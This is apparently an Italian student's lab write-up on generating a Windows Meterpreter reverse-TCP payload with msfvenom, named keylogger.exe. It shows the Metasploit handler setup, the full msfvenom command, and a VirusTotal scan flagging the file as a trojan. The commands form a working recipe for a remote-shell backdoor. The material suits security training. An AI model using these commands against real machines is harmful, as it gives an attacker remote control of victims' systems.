

Obiettivo dell'Esercizio


L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

1. Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità
4. Test del Malware una volta generato.
5. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Introduzione

Oggi, nell'esercizio, ci siamo concentrati prima di tutto sul mettere in sicurezza l'ambiente di lavoro. La prima cosa che abbiamo fatto è stato configurare l'indirizzo IP manuale per evitare qualsiasi connessione accidentale a Internet. Questo è stato il primo passo per garantire che l'ambiente fosse isolato e sicuro, come ci veniva richiesto.



Preparazione dell'Ambiente

Una volta fatto, l'ambiente è stato pronto per eseguire l'operazione successiva: creare e testare un file dannoso per capire come funziona un attacco.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf6 exploit(multi/handler) > 4444
[-] Unknown command: 4444. Run the help command for more details.
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.104:4444
```

Il prossimo step è stato usare **msfvenom** per creare un payload dannoso.

Questo comando ha permesso di creare un file eseguibile (keylogger.exe) che, una volta eseguito sulla macchina target (ad esempio un sistema Windows), avvia una connessione inversa verso Kali.




```
(kali㉿kali)-[~]
$ mv keylogger.exe keylogger.txt
```

Ps. in questo caso ho dovuto convertire il file .exe in txt per farlo accettare, se si vuole testare nella realtà basta eseguirlo su windows

Di seguito il comando:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.104.0 LPORT=4444 -f exe -o keylogger.exe
```

Terminato il processo, carichiamo il file appena creato su VirusTotal per verificare se ci sono virus oppure no e l'esito è il seguente:



The screenshot shows the VirusTotal analysis interface for a file named 'keylogger.exe'. The main summary indicates a 'Community Score' of 56/69, with 56 security vendors flagging it as malicious. The file hash is 9bce55197a366592ca3a3ca918ddf0c56bbd4c4ed63d5b23...ab.exe. It has a size of 72.07 KB and was last analyzed a minute ago. The file is categorized as a 'peexe' and 'overlay'. The interface includes tabs for DETECTION, DETAILS, BEHAVIOR, and COMMUNITY. Under the DETECTION tab, it lists 'Popular threat label' as trojan.swrort/cryptz, 'Threat categories' as trojan, and 'Family labels' as swrort, cryptz, marte. It also shows 'Security vendors' analysis' with results from Acronis (Static ML), AhnLab-V3, and ALYac, all marking the file as suspicious or backdoor. A large blue button at the bottom right says 'Share'.